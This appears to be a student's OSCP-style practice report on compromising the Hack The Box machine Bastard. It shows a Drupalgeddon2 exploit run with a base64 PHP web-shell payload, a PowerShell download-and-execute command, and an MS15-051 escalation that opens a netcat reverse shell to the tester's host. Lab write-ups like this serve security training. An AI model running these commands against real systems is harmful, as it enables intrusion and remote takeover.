# Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-07-16

# Contents

# 1 Offensive Security OSCP Exam Report

## 1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

## 1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

## 1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

# 2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Bastard**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Bastard** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

**Bastard(10.10.10.9)** - Drupalgeddon2 Remote Code Execution

## 2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

# 3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

## 3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

**Bastard - 10.10.10.9**

## 3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Bastard**.

### 3.2.1 System IP: 10.10.10.9(Bastard)

#### 3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

| Server IP Address | Ports Open |
|---|---|
| 10.10.10.9 | **TCP**: 80,135,49154\ |

#### 3.2.1.2 Scanning

### Nmap-Initial

```
# Nmap 7.80 scan initiated Wed Jul 14 13:57:37 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.9
Nmap scan report for 10.10.10.9
Host is up, received echo-reply ttl 127 (0.14s latency).
Scanned at 2021-07-14 13:57:37 PDT for 76s
Not shown: 997 filtered ports
Reason: 997 no-responses
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Welcome to 10.10.10.9 | 10.10.10.9
135/tcp   open  msrpc   syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc   syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 14 13:58:53 2021 -- 1 IP address (1 host up) scanned in 76.67 seconds
```

### Nmap-Full

```
# Nmap 7.80 scan initiated Wed Jul 14 13:59:49 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪  10.10.10.9
Nmap scan report for 10.10.10.9
Host is up, received echo-reply ttl 127 (0.14s latency).
```

```
Scanned at 2021-07-14 13:59:49 PDT for 230s
Not shown: 65532 filtered ports
Reason: 65532 no-responses
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Welcome to 10.10.10.9 | 10.10.10.9
135/tcp   open  msrpc   syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc   syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 14 14:03:39 2021 -- 1 IP address (1 host up) scanned in 229.97 seconds
```

#### 3.2.1.3 Gaining Shell

**System IP: 10.10.10.9**

**Vulnerability Exploited : drupalgeddon remote code execution**

**System Vulnerable : 10.10.10.9**

**Vulnerability Explanation : vulnerability is an error in the way that Drupal processes AJAX form requests with the use of rendered arrays. Essentially a malicious rendered array is injected into a form that can be accessed by an unauthenticated user**

**Privilege Escalation Vulnerability : Specific version of the operating system is vulnerable to kernal exploits ms15-051**

**Vulnerability fix : Company has to upgrade the servers to the latest version along with patches**

**Severity Level : Critical**

By checking the website i see the username and password in it. Its good that the website is not vulnerable to sql injection.




**Figure 3.1:** 205-web.png

From the source code i can see that the version of drupal is 7. We may find few exploits for this specific version.

```
<head profile="http://www.w3.org/1999/xhtml/vocab">
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<link rel="shortcut icon" href="http://10.10.10.9/misc/favicon.ico" type="image/vnd.microsof
<meta name="Generator" content="Drupal 7 (http://drupal.org)" />
  <title>Welcome to 10.10.10.9 | 10.10.10.9</title>
  <style type="text/css" media="all">
@import url("http://10.10.10.9/modules/system/system.base.css?on28x3");
@import url("http://10.10.10.9/modules/system/system.menus.css?on28x3");
@import url("http://10.10.10.9/modules/system/system.messages.css?on28x3");
```

**Figure 3.2:** 210-drupal_version.png

By searching the exploit i can see that there is a remote code execution vulnerability for this specific version.




**Figure 3.3:** 215-searchsploit.png

As per the explanation the vulnerability is an error in the way that Drupal processes AJAX form requests with the use of rendered arrays. Essentially a malicious rendered array is injected into a form that can be accessed by an unauthenticated user.

By checking the ruby code it seems like the script gives the customized shell. Lets run the exploit and see.




**Figure 3.4:** 215-geddon_arguments.png

It looks the exploit requires an argument which the target web link.

```
→  I7Z3R0 ruby 44449.rb http://10.10.10.9
ruby: warning: shebang line ending with \r may cause problems
[*] ----[::#Drupalggedon2::]----
---------------------------------------------------------------------------
[i] Target : http://10.10.10.9/
---------------------------------------------------------------------------
[+] Found  : http://10.10.10.9/CHANGELOG.txt    (HTTP Response: 200)
[+] Drupal!: v7.54
---------------------------------------------------------------------------
```

```
[*] Testing: Form   (user/password)
[+] Result : Form valid
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Clean URLs
[+] Result : Clean URLs enabled
-------------------------------------------------------------------------------
[*] Testing: Code Execution   (Method: name)
[i] Payload: echo YWUASHOQ
[+] Result : YWUASHOQ
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!
-------------------------------------------------------------------------------
[*] Testing: Existing file   (http://10.10.10.9/shell.php)
[i] Response: HTTP 404 // Size: 12
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Writing To Web Root   (./)
[i] Payload: echo
↪  PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9
↪  | base64 -d | tee shell.php
[!] Target is NOT exploitable [2-4] (HTTP Response: 404)...   Might not have write access?
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Existing file   (http://10.10.10.9/sites/default/shell.php)
[i] Response: HTTP 404 // Size: 12
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Writing To Web Root   (sites/default/)
[i] Payload: echo
↪  PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9
↪  | base64 -d | tee sites/default/shell.php
[!] Target is NOT exploitable [2-4] (HTTP Response: 404)...   Might not have write access?
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Existing file   (http://10.10.10.9/sites/default/files/shell.php)
[i] Response: HTTP 404 // Size: 12
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Writing To Web Root   (sites/default/files/)
[*] Moving : ./sites/default/files/.htaccess
[i] Payload: mv -f sites/default/files/.htaccess sites/default/files/.htaccess-bak; echo
↪  PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9
↪  | base64 -d | tee sites/default/files/shell.php
[!] Target is NOT exploitable [2-4] (HTTP Response: 404)...   Might not have write access?
[!] FAILED : Couldn't find a writeable web path
-------------------------------------------------------------------------------
[*] Dropping back to direct OS commands
drupalgeddon2>> whoami
nt authority\iusr
drupalgeddon2>>
```

The exploit successfully ran and gave the custom shell as nt authority iusr. In order to exploit this more and more we need to get the proper reverse shell back to us.

I am going to use nishang tcp power shell and try to import it there to get the reverse shell.




**Figure 3.5:** 220-nishang_upload.png

Got the reverse shell after uploading the nishang tcp reverse shell.

```
 →  I7Z3R0 nc -nlvp 9001
↪
Listening on 0.0.0.0 9001
↪
Connection received on 10.10.10.9 51413
↪
Windows PowerShell running as user BASTARD$ on BASTARD
↪
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
↪
PS C:\inetpub\drupal-7.54>cd \
```

#### 3.2.1.4 Privilege Escalation

Since we got the reverse shell we can try to check if there is anything available for the privilege escalation. Lets run Sherlock with all vuln function.

```
echo IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.3:8000/rev.ps1') |
↪  powershell -noprofile -
```

By running the sherlock i dont see that the script is showing that the server is vulnerable to MS15-051.




**Figure 3.6:** 225-sherlock.png

From the server i can see that its a Microsoft Windows Server 2008 R2 Datacenter and its a 64 bit version.

I can get an compiled exploit from ms15051

```
PS C:\inetpub\drupal-7.54\scripts> \\10.10.14.4\temp\ms15-051.exe "\\10.10.14.4\temp\nc64.exe -e cmd.exe 10.10.14.4 9002"
```

**Figure 3.7:** 230-ms15-051.png

```
\\10.10.14.4\temp\ms15-051.exe "\\10.10.14.4\temp\nc64.exe -e cmd.exe 10.10.14.4 9002"
```

```
 →  I7Z3R0 nc -nlvp 9002
Listening on 0.0.0.0 9002
Connection received on 10.10.10.9 52641
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\drupal-7.54\scripts>whoami
whoami
nt authority\system

C:\inetpub\drupal-7.54\scripts>
```

#### 3.2.1.5 Proof File

**User**




**Figure 3.8:** 235-user.txt.png

**Root**




**Figure 3.9:** 240-root.txt.png

# 4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

# 5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.